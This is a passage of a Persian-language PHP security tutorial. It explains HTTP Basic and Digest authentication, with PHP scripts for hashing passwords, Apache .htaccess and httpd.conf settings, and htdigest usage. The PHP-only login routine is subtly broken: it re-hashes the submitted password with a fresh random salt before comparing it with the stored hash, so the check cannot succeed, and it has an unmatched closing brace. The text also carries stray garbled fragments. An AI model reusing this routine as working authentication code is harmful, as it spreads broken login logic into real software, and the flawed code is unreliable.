- مرحله‌ی بعدی این است که این مقادیر رمزعبور را رمزنگاری نماییم. همان‌طور که قبلاً بیان نمودیم، اگر شما دارای دسترسی شل باشید، می‌توانید این کار را از خط فرمان انجام دهید. ولی در اینجا نشان می‌دهیم که چگونه می‌توان این کار را بدون داشتن چنین دسترسی به شل، انجام داد به این صورت که هر کدام از رمزعبورهای موجود در فایل `passwords.txt` را در تابع `crypt()` در PHP وارد می‌کنیم. (این امر مشابه با کاری است که `htpasswd` هنگام رمزنگاری رمزعبورها انجام می‌دهد). بعد از رمزنگاری این رمزعبورها، شما خروجی ارائه آمده را به عنوان `passwords.crypt` ذخیره می‌کنید. یک اسکریپت که فایل `passwords.txt` شما را به فایل `passwords.crypt` تبدیل می‌کند در ادامه آمده است. این اسکریپت می‌تواند در `docroot` شما ذخیره شود و هر بار که نیازمند اجرای مدیریت رمزعبور هستید، می‌توانید آن را فراخوانی کنید. توجه کنید که به این دلیل که کاربردهای تابع `crypt()` ممکن است در هر سیستم تفاوت داشته باشند، این مسئله حائز اهمیت است که این اسکریپت بر روی OS سرور مشابه با موردی که می‌خواهید مورد حفاظت قرار دهید، اجرا شود.

```
<?php
```

```
// you have filled out and submitted the form
if ( !empty( $_POST['in'] ) ) {
```

```
// load submitted username:password list into array
$inContents = $_POST['in'];
$list = explode( "\n", $inContents );

// set up output
header( 'Content-Type: text/plain' );
$output = NULL;

// for each submitted line...
foreach ( $list as $line ) {
    $line = trim( $line );

    // keep empty lines and comments, but don't process them
    if ( empty( $line ) || substr( $line, 0, 1 ) == '#' ) {
        $output .= "$line\r\n";
        continue;
    }

    // split into name and password
    list( $name, $passwd ) = explode( ':', $line );

    // use crypt() to encrypt the password
    $passwd = crypt( $passwd );

    // add username:encrypted password pair to output
    $output .= "$name:$passwd\r\n";
}
```

رای دایانه ای

```
// display password file output for subsequent saving
exit( $output );
}

// form is presented first time through
?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>htpasswd.php</title>
</head>

<body onload="document.getElementById('in').focus()" >
<form action="<?=$_SERVER['SCRIPT_NAME'] ?>" method="post" >
<p>Paste passwords.txt below, one username:password pair per line.</p>
<textarea name="in" id="in" rows="8" cols="40"></textarea><br />
<input type="submit" value="create passwords.crypt" />
</form>
</body>
</html>
```

اولین باری که این اسکریپت فراخوانی می‌شود، به شما یک فرم ارائه می‌شود که محتوای فایل passwords.txt را در آن کپی می‌کنید. این روش اجازه می‌دهد تا رمزعبورهای متن ساده‌ی بسیار حساس را به صورت کامل از سرور دور نگه دارید و بنابراین آن‌ها را تا حد زیادی ایمن‌تر نمایید (با این فرض که ایستگاه کاری شما ایمن است).

بعد از ارسال فرم، این اسکریپت هر کدام از نام‌های کاربری و رمزعبورها را جدا کرده و خطوط توضیح و خطوط خالی در این ورودی را نادیده می‌گیرد. سپس، تابع crypt() را جهت بخش رمزعبور هر خط، فراخوانی می‌کند. تابع crypt() از یک الگوریتم رمزنگاری یک سویه یا یک درهم‌سازی رمزنگاری به همراه یک salt تصادفی استفاده می‌کند به گونه‌ای که یک رمزعبور یکسان هیچگاه دارای مقدار رمزنگاری شده‌ی یکسان نباشد. این salt به مقدار رمزنگاری شده، اضافه می‌شود تا بتوان از آن در هنگام مقایسه‌ی رمزعبور واقعی با هش، دوباره استفاده نمود. سیستم‌های عامل یونیکس از crypt() جهت ذخیره‌ی رمزعبورهای سیستمی استفاده می‌کنند و همان‌طور که قبلاً بیان کردیم، آپاچی هم از crypt() جهت ذخیره‌ی رمزعبور استفاده می‌کند.



نام کاربری و رمزعبور درهم‌سازی شده‌ی ارائه آمده بر روی خروجی نوشته می‌شوند. شما خروجی ناشی از مرورگر را به عنوان `passwords.crypt` بر روی ماشین محلی خود، ذخیره می‌کنید. این فایل شامل فهرستی از نام‌های کاربری و رمزعبورهای رمزنگاری شده در همان فرمت `username:password` می‌باشد که در اینجا نشان داده شده است:

```
# passwords.txt, last revised 2005-06-30
```

```
chris:gIwVClHCs8HwM  
mike:Y3014lSgWf6gk
```

- فایل `passwords.crypt` را بر روی سرور کپی کنید و ترجیحا در دایرکتوری که خارج از ریشه‌ی اسناد وب سایت می‌باشد (تا از طریق اینترنت قابل دسترسی نباشد)، این امر با دستوری به این شکل انجام می‌شود:

```
$ scp passwords.crypt user@remote.com:/home/user/passwords.crypt
```

دایرکتوری خانه‌ی شما یک مکان عالی جهت ذخیره‌ی چنین فایل‌هایی می‌باشد، به شرطی که از طریق وب قابل دسترسی نباشد. فایل رمزعبور متن ساده یعنی `passwords.txt` باید به صورت ایمن بر روی ماشین محلی شما باقی بماند. اسکریپت `htpasswd.php` به خودی خود، نابینا است و نه حاوی اطلاعات حساسی می‌باشد و نه می‌تواند به چنین اطلاعاتی دسترسی داشته باشد.

آپاچی را به گونه‌ای تنظیم کنید که از فایل `passwords.crypt` جهت تایید صلاحیت ابتدایی `HTTP` استفاده نماید، شما می‌توانید این کار را در `httpd.conf` در هر میزبان مجازی، دایرکتوری یا بلوک مکانی و یا به صورت عمومی، انجام دهید. اگر به `httpd.conf` دسترسی ندارید، باید از مدیر سیستم درخواست نمایید تا تنظیمات `AuthConfig` در `httpd.conf` را با یک فایل `htaccess` موجود در ریشه‌ی سند شما، بازنویسی نماید. در واقع، ممکن است از قبل دارای چنین اجازه‌ای باشید؛ اگر نیستید، چنین درخواستی می‌تواند یک درخواست کاملا منطقی باشد.

در اینجا مثالی از یک فایل `htaccess` آورده شده است که نیازمند تایید صلاحیت ابتدایی موفق است قبل از آنکه به کاربر دسترسی به منابع درون دایرکتوری را بدهد که از آن محافظت می‌کند یا منابعی که در یک زیردایرکتوری در آن قرار دارند (مگر اینکه این محدودیت توسط یک فایل `htaccess` دیگر در یک زیر دایرکتوری، تحت تاثیر باشد):

```
AuthType Basic
AuthName "Protected Website"
AuthUserFile /home/user/passwords.crypt
Require valid-user
```

این تنظیمات باعث می‌شوند که آپاچی یک نام کاربری و رمزعبور معتبر را جهت هر نوع درخواست در این مکان، درخواست نماید که باید در فایل `passwords.crypt` مشخص شده، وجود داشته باشند. دستورالعمل `AuthName` باعث تنظیم مقدار قلمرو می‌شود (که عبارت است از مقداری که در پنجره‌ی درخواست نشان داده می‌شود). اگر مشتری یک درخواست را بدون یک هدر تایید صلاحیت معتبر `HTTP` ارائه نماید، آپاچی با ارائه‌ی یک هدر تایید صلاحیت `HTTP WWW` پاسخ می‌دهد، که باعث می‌شود مرورگر درخواست نام کاربری-رمزعبور نشان داده شده در تصویر ۱-۳ را ایجاد کند.

تصویر ۱-۳: پنجره‌ی درخواست نام کاربری-رمز عبور ایجاد شده توسط هدر تایید صلاحیت `HTTP WWW` آپاچی



- هنگامی که الزامات کاربری معتبر، تایید شدند، آپاچی اجازه‌ی ادامه‌ی درخواست را صادر می‌کند. اگر یک اسکریپت `PHP` هدف این درخواست باشد، احتمالاً می‌خواهد که نام کاربری کاربر تایید صلاحیت شده را بداند. این مقدار به عنوان `SERVER[REMOTE_USER]$_` جهت اسکریپت شما در دسترس است.

باید توجه نمود که در صورتی که مقدار رمزعبور موجود در فایل `AuthUserName` تغییر نکند، یک کاربر در مدت جلسه‌ی مرورگر خود، به صورت لاگین خواهد بود. تغییر مقدار قلمرو هیچ تاثیری ندارد؛ مرورگر

همچنان همان مشخصات تایید صلاحیت را ارائه می‌کند تا زمانی که بسته شده و دوباره آغاز به کار کند. هیچ راه ساده‌ای جهت اجرای یک لاگ‌اوت<sup>۲۹</sup> سمت سرور با تایید صلاحیت ابتدایی HTTP وجود ندارد.

تایید صلاحیت ابتدایی همچنین با استفاده از یک پایگاه‌داده جهت ذخیره‌ی نام‌های کاربری و رمزهای عبور، امکان پذیر است. شما می‌توانید این کار را با استفاده از یک پایگاه‌داده‌ی استاندارد از قبیل MySQL و یا یک فایل مسطح dbm انجام دهید.

این امر دارای این مزیت می‌باشد که دسترسی به پایگاه‌داده تا حد زیادی سریع‌تر از خواندن فایل خواهد بود اگر لازم باشد که یکی از چند صد یا تعداد بیشتری رکورد جستجو شود. استفاده از یک پایگاه‌داده یک لایه‌ای (هرچند کوچک)، پیچیدگی را اضافه می‌کند ولی تا حد زیادی قابلیت مقیاس‌دهی و مدیریت چنین سیستمی را بهبود می‌بخشد و به علاوه، توسعه‌ی یک رابط غنی جهت کاربران جهت تغییر رمز عبورهای خود و ارائه آوردن کنترل بر روی اطلاعات هویتی خود در برنامه‌ی شما را تسهیل می‌نماید.

### استفاده از تایید صلاحیت ابتدایی فقط با PHP

۳,۲,۱,۲

اگر به هر دلیلی این امکان وجود ندارد که از آپاچی جهت مدیریت تایید صلاحیت ابتدایی استفاده شود (مثلاً اگر مدیر سیستم به شما اجازه‌ی بازنویسی AuthConfig را نمی‌دهد)، این امکان وجود دارد، هرچند که اندکی مبهم باشد، که همین روتین تایید صلاحیت را تنها با استفاده از PHP انجام داد. باید توجه داشت که این روش تنها از اسکریپت‌های PHP حفاظت می‌کند چرا که تایید صلاحیتی که انجام می‌شود در PHP می‌باشد. ما در اینجا نشان می‌دهیم که چگونه می‌توان این کار را انجام داد:

- شما فایلی را که حاوی رمز عبورهای رمزنگاری شده است به همان شکل توصیف شده در بخش قبلی، ایجاد می‌کنید.

شما یک روتین تایید صلاحیت را ایجاد می‌کنید که می‌تواند در اولین اسکریپتی قرار گیرد که یک کاربر خواهد داد (معمولاً index.php). کد چنین روتینی در ادامه آورده شده است.

```
<?php
// this script must be included in another rather than run by itself

// force headers
$auth = FALSE;

// user has entered something
if ( isset( $_SERVER['PHP_AUTH_USER'] ) &&
      isset( $_SERVER['PHP_AUTH_PW'] ) ) {

    // get stored usernames and passwords from above the docroot
    $userList = file( '../passwords.crypt' );

    // extract each username and password
    foreach ( $userList as $line ) {
        $line = trim( $line );

        // skip empty lines and comments
        if ( empty( $line ) || substr( $line, 0, 1 ) === '#' ) {
            continue;
        }
        list( $targetUserName, $targetPassword ) = explode( ":", $line );

        // compare submission to stored value
        if ( $targetUserName === $_SERVER['PHP_AUTH_USER'] ) {
            $submittedPassword = crypt( $_SERVER['PHP_AUTH_PW'] );
            // does the user's password match?
            if ( $targetPassword === $submittedPassword ) {
                $auth = TRUE;
                break;
            }
        }
    }
}
}
```

۵

```
// first time through, or user entered wrong data
if ($auth === FALSE) {
    header('WWW-Authenticate: Basic realm="Protected Website"');
    header('HTTP/1.0 401 Unauthorized');
    echo 'You are not authorized! Goodbye!';
    exit;
}

?>
```

جریان این گد بسیار سراسر است. شما در ابتدا پرچم تایید صلاحیت \$auth را بر روی FALSE قرار می دهید. اولین عبارت if زمانی اجرا می شود که کاربر هم نام کاربری و هم رمز عبور را ارائه نموده است. شما کل فهرست ترکیبات ممکن نام کاربری- رمز عبور را از فایل passwords.crypt بازخوانی نموده و آن را در آرایه‌ی \$userList ذخیره می کنید. (در اینجا فرض می کنیم که یک تعداد نسبتاً کوچک از کاربران وجود دارد؛ جهت یک تعداد زیاد، احتمالاً بهتر است که هر کدام را به تنهایی بازخوانی نمایید.) سپس این آرایه را به ترتیب مورد بررسی قرار می دهید. جهت هر خط به ترتیب، شما رکورد را به مقادیر هدف با استفاده از تابع explode() تقسیم می کنید و نام هدف را با مقدار ارسال شده توسط کاربر، مقایسه می کنید. اگر مطابق بودند، رمز عبور ارسال شده از سوی کاربر را رمزنگاری نموده و آن را با مقدار صحیح ذخیره شده، مقایسه می کنید. بعد از مقایسه‌ی موفق، شما مقدار پرچم \$auth را برابر با TRUE قرار می دهید.

دومین عبارت if زمانی اجرا می شود که کاربر هنوز هر دو مقدار را وارد ننموده باشد و یا زمانی که کاربر مقدار غلطی را وارد کرده باشد. دستورالعمل‌های هدر، آپاچی را وادار می کنند تا یک درخواست نام کاربری- رمز عبور را صادر کند که قبلاً در تصویر ۱۰-۱ نشان داده شد. قلمرو مشخص شده در هدر WWW-Authenticate: Basic یک نام کاملاً تصادفی است که در کادر گفت و گویی تایید صلاحیت ظاهر می شود. قلمرو جهت مشخص نمودن نواحی وبسایت شما استفاده می شود که مرورگر جهت آن‌ها یک مجموعه‌ی خاص از اعتبارات را ارائه می کند به گونه‌ای که کاربر نیازی ندارد که به صورت دستی جهت هر درخواست، تایید صلاحیت را انجام دهد. نیازی نیست که قلمروها در سایت شما به هم مرتبط باشند: اگر دایرکتوری /sales دارای قلمرو تایید صلاحیت یکسان به مانند دایرکتوری /marketing باشد، مرورگر همان نام کاربری و رمز عبور را هنگام درخواست ارائه خواهد نمود.

به محض اینکه کاربر مقادیر را وارد می کند، اجرا در بالای اسکریپت ادامه می یابد (در جایی که ارزیابی موارد ارسال از سوی کاربر، انجام می گیرد). اگر مشکلی با مقادیر ارسال کاربر وجود داشته باشد، شما به بخش دوم می رسید، که در آنجا درخواست نام کاربری- رمز عبور دوباره صادر خواهد شد. این حلقه ادامه خواهد

یافت تا زمانی که کاربر مقادیر صحیح را وارد نماید یا درخواست را لغو کند که باعث خروج از اسکریپت خواهد شد.

نکته: در جامعه‌ی برنامه‌نویسی در خصوص این مسئله اختلاف نظرهایی وجود دارد که این فایل‌های وارد شده باید دارای چه پسوندی باشند. نظر ما به پسوند `php` می‌باشد چرا که اگر اسکریپت به این صورت نام‌گذاری شود، به صورت تصادفی به عموم ارائه نخواهد شد. یکی از دلایل طرفداری از سایر پسوندها (بعضی `inc` را ترجیح می‌دهند) این است که مانع اجرای تصادفی این اسکریپت‌ها می‌شود. این مبحث به صورت کامل در آدرس [مورد بررسی قرار گرفته است](#) که در نهایت پیشنهاد استفاده از پسوند `inc` را می‌دهد. ما پسوند `php` را ترجیح می‌دهیم چرا که به نظر ما ایمن‌تر است.

در نهایت، شما باید از روتین تایید صلاحیت در این اسکریپت استفاده کنید که واقعا کاری انجام می‌دهد (هرچند، از آنجا که تنها جهت دلایل نمایشی است، این اسکریپت در واقع کار معناداری انجام نمی‌دهد). کد مربوطه جهت نشان دادن این روتین در ادامه آورده شده است

```
<?php
// include the authentication routine from the parent directory
require 'authenticate.php';

// return to here only if user passes the authentication routine
// this message is for demonstration purposes only
echo 'You have been authorized!';

// go on to the application
?>
```

همان‌طور که قبلا بیان کردیم، شما باید این تکه‌ی کوچک از کد را در ابتدای اولین اسکریپتی قرار دهید که هر کاربر مشاهده می‌کند (که معمولا `index.php` می‌باشد). این کد تنها روتین تایید صلاحیت را می‌افزاید که در صورتی که کاربر نتواند تایید صلاحیت شود، خارج می‌شود و اگر کاربر موفق شود، به اینجا باز می‌گردد. در یک محیط تولیدی، شما در ادامه به کار اصلی برنامه خواهید پرداخت.



همان‌طور که قبلاً بیان شد، نام کاربری و رمزعبور ارائه شده از سوی کاربر در `$_SERVER['REMOTE_USER']` سوپر-گلوبال<sup>۳۰</sup> ذخیره می‌شود به گونه‌ای که این روتین را تنها می‌توان یک بار در هر جلسه به کار گرفت. اگر بخواهید از آن جهت درخواست ورود دوباره از کاربر استفاده کنید، کاربر به صورت خودکار تایید صلاحیت می‌شود. شما می‌توانید این رفتار را دور بزیند به این صورت که از یک اسکریپت استفاده کنید که نیازمند لاگین<sup>۳۱</sup> در یک قلمرو متفاوت می‌باشد که تنها زمان منطقی جهت یک لاگین دیگر می‌باشد.

تمامی روش‌های تایید صلاحیت ابتدایی دارای این ضعف هستند که هر کسی که در حال گوش دادن به یک استریم بسته‌های TCP رمزنگاری نشده بین وب مرورگر شما و وب‌سرور باشد می‌تواند نام کاربری و رمزعبور شما را دریابد. بنابراین، تایید صلاحیت ابتدایی در بستر شبکه‌های رمزنگاری نشده تنها باید در مواردی مورد استفاده قرار گیرد که امنیت متوسط کافی باشد از قبیل برنامه‌هایی که تا حدودی عمومی هستند ولی باید بتوانند فعالیت‌ها و یادسترسی را به یک کاربر خاص نسبت دهند. یک مثال بسیار خوب از این مورد، یک برنامه از قبیل یک تغییر دهنده‌ی عکس می‌باشد که کپی واقعی از عکس و یا سایر داده‌های مرتبط با حریم خصوصی را ذخیره نمی‌کند ولی بسیار بهبود خواهد یافت اگر به کاربران اجازه دهد تا ترجیحات خود را از جلسه‌ای تا جلسه‌ای دیگر ذخیره نمایند و بر روی رایانه‌های مختلف به آن‌ها دسترسی داشته باشند.

### تایید صلاحیت دایجست HTTP ۳,۲,۲

RFC 2068 که HTTP 1.1 را توصیف می‌کند (در دسترس در <http://rfc.net/rfc2068.html>)، در ژانویه‌ی ۱۹۹۷ صادر شد یعنی تنها هفت ماه بعد از RFC 1945 و مشخصات تایید صلاحیت ابتدایی از ویرایش قبلی را به همراه داشت. ولی همچنین به شکل آشکار اجاره‌ی تعمیم روش‌های تایید صلاحیت این پروتکل را می‌داد و تایید صلاحیت دایجست HTTP را معرفی نمود که جهت یک توصیف جامع از آن می‌توانید به RFC 2069 مراجعه کنید. تایید صلاحیت دایجست HTTP قادر به حفاظت از رمزعبور یک کاربر در حین انتقال حتی در بستر یک شبکه‌ی رمزنگاری نشده با وارد نمودن یک دایجست پیام می‌باشد که با استفاده از تابع `md5()` درهم‌سازی شده است.

تایید صلاحیت دایجست توسط ماژول آزمایشی `mod_auth_digest` آپاچی به شکل زیر مدیریت می‌شود:

- یک مشتری یک منبع حفاظت شده را درخواست می‌کند.

<sup>۳۰</sup> Super-global

<sup>۳۱</sup> Login

- سرور یک هدر 401 Unauthorized را به همراه هدر WWW-Authenticate:Digest ارسال می کند (با تایید صلاحیت ابتدایی این هدر برابر بود با WWW-Authenticate: Basic) که شامل یک nonce یا یک رقم یک بار مصرف می باشد. یک nonce معمولاً عبارت است از آدرس IP مشتری به علاوه ی برچسب زمانی و نوعی کلید خصوصی (یا داده ای که تنها توسط سرور شناخته می شود) که همگی به صورت هگزادسیمال مشخص می شوند.
- بعد از دریافت یک نام کاربری و رمز عبور از کاربر، مشتری یک درخواست ثانویه را جهت تایید صلاحیت ارسال می کند. این درخواست به شکل یک هدر Authorized است که شامل نام کاربری (به شکل متن ساده) و سپس یک پیام گسترده، یک درهم سازی MD5 (یا دایجست، به همین دلیل نام تایید صلاحیت دایجست انتخاب شده است) از سه (یا چهار) مورد زیر می باشد:  
الف- یک درهم سازی MD5 از username:realm:password (با فرمت دارای علامت دو نقطه).  
ب- nonce که هم اکنون دریافت نموده است.  
ج- یک درهم سازی MD5 از روش درخواست HTTP اولیه: URI (در اینجا نیز با فرمت دارای دو نقطه)؛ و یک درهم سازی اختیاری از سایر هدرهای اولیه و بدنه ی درخواست، در صورت وجود. از آنجا که داده ی POST در بدنه ی درخواست ارسال می شود، استفاده از درهم سازی بدنه ی اولیه به سرور اجازه می دهد تا تایید کند که این مقادیر در زمان انتقال، تغییر داده نشده اند. این امر جهت درخواست های GET ضروری نمی باشد چرا که مقادیر GET به عنوان بخشی از URI درهم سازی می شوند.
- هنگامی که سرور هدر Authorized را دریافت می کند می تواند از نام کاربری متن ساده استفاده نماید تا درهم سازی ذخیره شده ی username:realm:password و هم nonce (که در ابتدا فرستاده بود) و هم اطلاعات درخواست را از درخواست قبلی را پیدا کند. بنابراین می تواند با استفاده از همان الگوریتم مورد استفاده توسط مشتری، دایجست خود را ایجاد نموده و این دو را با هم مقایسه نماید. بر اساس این مقایسه، این درخواست ثانویه را تایید (یا رد) می کند.  
سرور می تواند از nonce ها دوباره استفاده کند (اندکی خنده دار است چرا که بر اساس تعریف این ارقام یک بار مصرف هستند) یا می تواند یک nonce جدید را جهت هر درخواست با افزودن هدر AuthenticationInfo در پاسخ، ایجاد کند. با صدور یک nonce متفاوت جهت هر درخواست، سرور

توانایی یک حمله کننده جهت باز پخش درخواست‌های قبلی را به عنوان روشی جهت هایجک<sup>۳۲</sup> نمودن یک جلسه، کاهش می‌دهد ولی یک مقدار مشخص از سر بار را نیز جهت سرور اضافه می‌کند چرا که ممکن است درخواست‌های موازی متعددی از سوی همان مشتری را مد نظر قرار دهد و بنابراین چندین nonce را در هر زمان به عنوان اعداد معتبر بپذیرد.

شایان توجه است که در صورتی که دایجست شامل بخش اختیاری چهارم نباشد (یک درهم‌سازی از هدرها و بدنه‌ی اولیه)، هر مقدار POST یا PUT می‌تواند توسط پراکسی‌های HTTP یا سایر سرورهایی که درخواست را در حین انتقال مدیریت می‌کنند، دستکاری شود. متأسفانه، در زمان نگارش این مستند، ماژول `mod_auth_digest` آپاچی همچنان از دایجست‌های کل بدنه استفاده نمی‌کند (گزینه‌ی `auth-int` در دستورالعمل `AuthDigestQop` در

[http://httpd.apache.org/docs/mod/mod\\_auth\\_digest.html#authdigestqop](http://httpd.apache.org/docs/mod/mod_auth_digest.html#authdigestqop))، بنابراین همچنان امکان دریافت این سطح افزوده‌ی امنیتی با استفاده از آپاچی وجود ندارد. با این حال، زمانی که این امر در آینده به کار گرفته شود، به شکل قابل توجهی بر قدرت تایید صلاحیت HTTP جهت تایید اعتبار تراکنش‌ها حتی بدون استفاده از یک پروتکل امنیتی قوی از قبیل SSL، خواهد افزود.

به علاوه، نام‌های کاربری همواره در تایید صلاحیت دایجست به صورت متن ساده ارسال می‌شوند. و بنابراین، همان‌طور که قبلاً گفتیم، اگر شما باید هر کدام از بخش‌های ارسالی خود را ایمن نمایید، تایید صلاحیت دایجست جایگزینی جهت SSL نخواهد بود. ولی به این دلیل که رمزعبور به صورت غیر قابل بازگشت، درهم‌سازی شده است، می‌توان آن را واقعا ایمن به شمار آورد و بنابراین می‌توانید یک سطح اطمینان قابل قبول داشته باشید که کاربری که درخواست را انجام می‌دهد دارای حق جهت استفاده از آن رمزعبور می‌باشد. این امر ممکن است جهت برنامه‌ی شما کافی باشد، علی‌الخصوص اگر تنها نگران محدود کردن توانایی انجام درخواست هستید و نه نگران خصوصی نگه‌داشتن محتوای این درخواست‌ها و یا پاسخ‌های منتج از آنها.

### استفاده از تایید صلاحیت دایجست با آپاچی

۳,۲,۲,۱

شما تصمیم گرفته‌اید که یک ویرایش دایجست تا حدی ایمن را جهت تایید صلاحیت در برنامه‌ی خود به کار گیرید. اگر دارای دسترسی root هستید که بتوانید آپاچی را به درستی تنظیم کنید، خود آپاچی می‌تواند بخش اعظم کار را جهت شما انجام دهد، که از ماژول `mod_auth_digest` آپاچی استفاده می‌کند

<sup>۳۲</sup> Haijack

(همان‌طور که قبلاً بیان کردیم) ([http://httpd.apache.org/docs/mod/mod\\_auth\\_digest.html](http://httpd.apache.org/docs/mod/mod_auth_digest.html)). فرآیند تنظیمی بسیار ساده است و تنها دارای دو مرحله می‌باشد.

مرحله‌ی اول آن است که `httpd.conf` را ویرایش نموده و یک ورودی به مانند ورودی زیر را یا در بخش اصلی و یا در نگهدارنده‌ی میزبان مجازی، اضافه نمایید. این دستورالعمل‌ها همچنین می‌توانند در `AuthConfighttpd.conf` نیز ظاهر شوند. این مثال فرض می‌کند که شما می‌خواهید تایید صلاحیت دایجست را در دایرکتوری `wiki/` قرار دهید:

```
<Location /wiki>
  AuthType Digest
  AuthName "My Protected Wiki"
  AuthDigestDomain /wiki/ /wiki-admin/http://mirror.myprotectedwiki.com/wiki/
  AuthDigestFile /usr/local/etc/digestpw
  Require valid-user
</Location>
```

در این مثال، شما در حال حفاظت از `URI` در `wiki/` و هر `URI` هستید که در دایرکتوری‌ها زیر آن قرار دارد. بعد از مشخص کردن `AuthType` که می‌خواهید مورد استفاده قرار دهید یک `AuthName` را ارائه می‌کنید که نام قلمرو اختیاری است که در پنجره‌ی درخواست نام کاربری- رمزعبور به کاربر نشان داده خواهد شد و یک قلمرو تایید صلاحیت خاص را مشخص می‌کند. دستورالعمل `AuthDigestDomain` می‌تواند چندین `URI` را بر روی بیش از یک سرور مشخص کند که تایید صلاحیت باید بر روی آن‌ها اعمال گردد.

بنابراین، مشتری‌ها می‌توانند از همان نام کاربری و رمزعبور جهت چندین مکان وب استفاده نمایند حتی بر روی سرورهای متفاوت به شرطی که وب‌سرورهایی که به این مکان‌ها خدمات می‌دهند دارای تنظیمات مشابه باشند. این نوع انعطاف به ندرت مورد نیاز است ولی یک ویژگی جذاب مشخصات تایید صلاحیت دایجست می‌باشد. شما همچنین مکان فایل رمزعبور را مشخص می‌کنید که در اینجا `usr/local/etc/digestpw/` می‌باشد. در نهایت، شما به آپاچی می‌گویید که هر کاربر باید معتبر باشد (به شکل تعریف شده در فایل رمزعبور) با استفاده از دستور تعمیم یافته‌ی `valid-user`؛ بدون استفاده از آن، شما باید هر کاربری را که جهت وی باید تایید صلاحیت انجام شود، فهرست نمایید.

مرحله‌ی دوم این است که یک فایل رمزعبور با استفاده از دستور `htdigest` آپاچی ایجاد شود که دارای چنین زیر خواهد بود:

```
htdigest [ -c ] passwdFile realm username
```

سویچ اختیاری `-c` به `htdigest` می‌گوید که شما می‌خواهید که یک فایل رمزعبور جدید را ایجاد کنید و تنها با اولین ورودی مورد استفاده قرار می‌گیرد. پارامترهای `passwdFile` و `realm` باید منطبق با دستورالعمل‌های مرتبط در `httpd.conf` بوده و `username` همان نام کاربری می‌باشد که شما می‌خواهید ایجاد کرده و یا به روز رسانی نمایید. بنابراین جهت ادامه دادن مثال خود، ما فایل `digestpw` را ایجاد نموده و اولین کاربر یعنی `msouthwell` را اضافه می‌کنیم.

```
# htdigest -c /usr/local/etc/digestpw "My Protected Wiki" msouthwell
Adding password for msouthwell in realm My Protected Wiki.
New password:
Re-type new password:
#
```

برنامه‌ی `htdigest` دو بار از شما رمز عبور `username` را می‌خواهد و سپس فایل `digestpw` را ایجاد می‌کند. توجه کنید که ما به عنوان `root` عمل می‌کنیم چرا که دایرکتوری `/usr/local/etc/` معمولاً توسط کاربران عادی قابل نگارش نمی‌باشد. دستور `htdigest` قبل از تغییر رمزعبور به یک مقدار جدید، رمزعبور کنونی کاربر را درخواست نمی‌کند، که دلیل دیگری است جهت اینکه مطمئن شوید که فایل رمزعبور توسط سایر کاربران قابل ویرایش نمی‌باشد. ترکیبات اضافی نام کاربری / رمز عبور می‌توانند با فراخوانی `htdigest` بدون سویچ `-c` به این فایل اضافه شوند (یا به روز رسانی شوند):

```
# htdigest /usr/local/etc/digestpw "My Protected Wiki" csnyder
```

با این دستور، اگر نام کاربری از قبل در قلمرو داده شده، موجود نباشد، `htdigest` آن را ایجاد می‌کند. اگر وجود داشته باشد، آنگاه رمزعبور آن به روز رسانی خواهد شد.

فایل رمزعبوری که همین الان تولید کردید شبیه به این خواهد بود:

```
msouthwell:My Protected Wiki:3b285ec202bed2ff21beaa88db0851ec
csnyder:My Protected Wiki:d17ea51c33332ea3a7f07e7a6b820777
```

فرمت این فایل باید در نگاه اول کاملاً آشکار باشد: نام کاربری، قلمرو و دایجست درهم‌سازی شده که با دو نقطه از هم جدا شده‌اند. با این حال، درهم‌سازی تنها یک درهم‌سازی از رمزعبور نیست بلکه یک درهم‌سازی `MD5` از رشته‌ی `username:realm:password` می‌باشد. البته، این همان بسته اطلاعات فرستاده شده توسط مشتری همراه با هدر `Authorized` می‌باشد. بنابراین، بررسی اعتبار یک موضوع ساده‌ی مقایسه‌ی درهم‌سازی ارسال شده از سوی مشتری با درهم‌سازی ذخیره شده از قبل است.

توجه کنید که اگر یک کاربر دارای یک رمزعبور در قلمروهای مختلف باشد، چندین خط در فایل رمزعبور جهت آن کاربر وجود خواهد داشت. به همین دلیل است که هم نام کاربری و هم قلمرو باید به صورت متن ساده در این فایل و همچنین در دایجست، قرار داشته باشند.

هشدار: تایید صلاحیت دایجست ممکن است در اینترنت اکسپلورر از کار بیفتد اگر برنامه‌ی شما از متغیرهای GET\_\$ استفاده کند چرا که IE نمی‌تواند فیلد URI را به درستی مدیریت نماید زمانی که هدر Authorized را ایجاد می‌کند. خوشبختانه یک راه حل وجود دارد: از یک ویرایش آپاچی بالاتر از 2.0.51 و دستورالعمل زیر در httpd.conf و یا htaccess در دایرکتوری مناسب، استفاده کنید:

```
BrowserMatch "MSIE" AuthDigestEnableQueryStringHack=On
```

هنگامی که این دو مرحله را کامل نمودید (با استفاده از httpd.conf یا htaccess جهت اینکه به آپاچی بگویید که رمزعبور درخواست نماید و فایل رمزعبور را ایجاد نمودید)، آماده‌ی استفاده از تایید صلاحیت دایجست هستید و آپاچی فرآیند مذاکره با مشتری را به تنهایی مدیریت می‌کند. اسکریپت‌های PHP شما دارای همان دسترسی به نام کاربری تایید شده در `$_SERVER['REMOTE_USER']` خواهند بود که جهت تایید صلاحیت ابتدایی، دارند.

### تایید صلاحیت دو طرفه

۳،۳

یک تغییر جدید در روتین‌های تایید صلاحیت عبارت است از تایید صلاحیت دو عاملی که در آن، دو فرآیند تایید صلاحیت مجزا ولی همزمان مورد نیاز هستند. بهترین تایید صلاحیت دو عاملی معمولاً درخواست دانش در خصوص یک رمز و در اختیار داشتن یک قطعه‌ی ارائه آمده از کانال دیگری غیر از کانالی است که در حال تایید صلاحیت می‌باشد. این قطعه ممکن است از طریق تلفن همراه و یا ایمیل ارسال شود و یا ممکن است بر روی یک کارت هوشمند و یا یک دستگاه فلش‌مموری انکد شده باشد و به صورت فیزیکی به کاربر داده شود.

اندکی نگرانی در این خصوص وجود دارد که تایید صلاحیت دو عاملی به تنهایی هیچ نوع افزایش واقعی در امنیت را ایجاد نمی‌کند چرا که یک فرد میانجی می‌تواند هم قطعه و هم رمزعبور را به سادگی رمزعبور به تنهایی ارائه آورد و از این اطلاعات افشاشده استفاده نماید تا درخواست اولیه را بازپخش نماید و یا یک درخواست جدید را ایجاد کند. بر همین اساس، قوی‌ترین تایید صلاحیت دو عاملی نیازمند آن است که عامل دوم به صورت خارجی به سرور ارسال شود یعنی با استفاده از روشی غیر از یک درخواست HTTP (برای



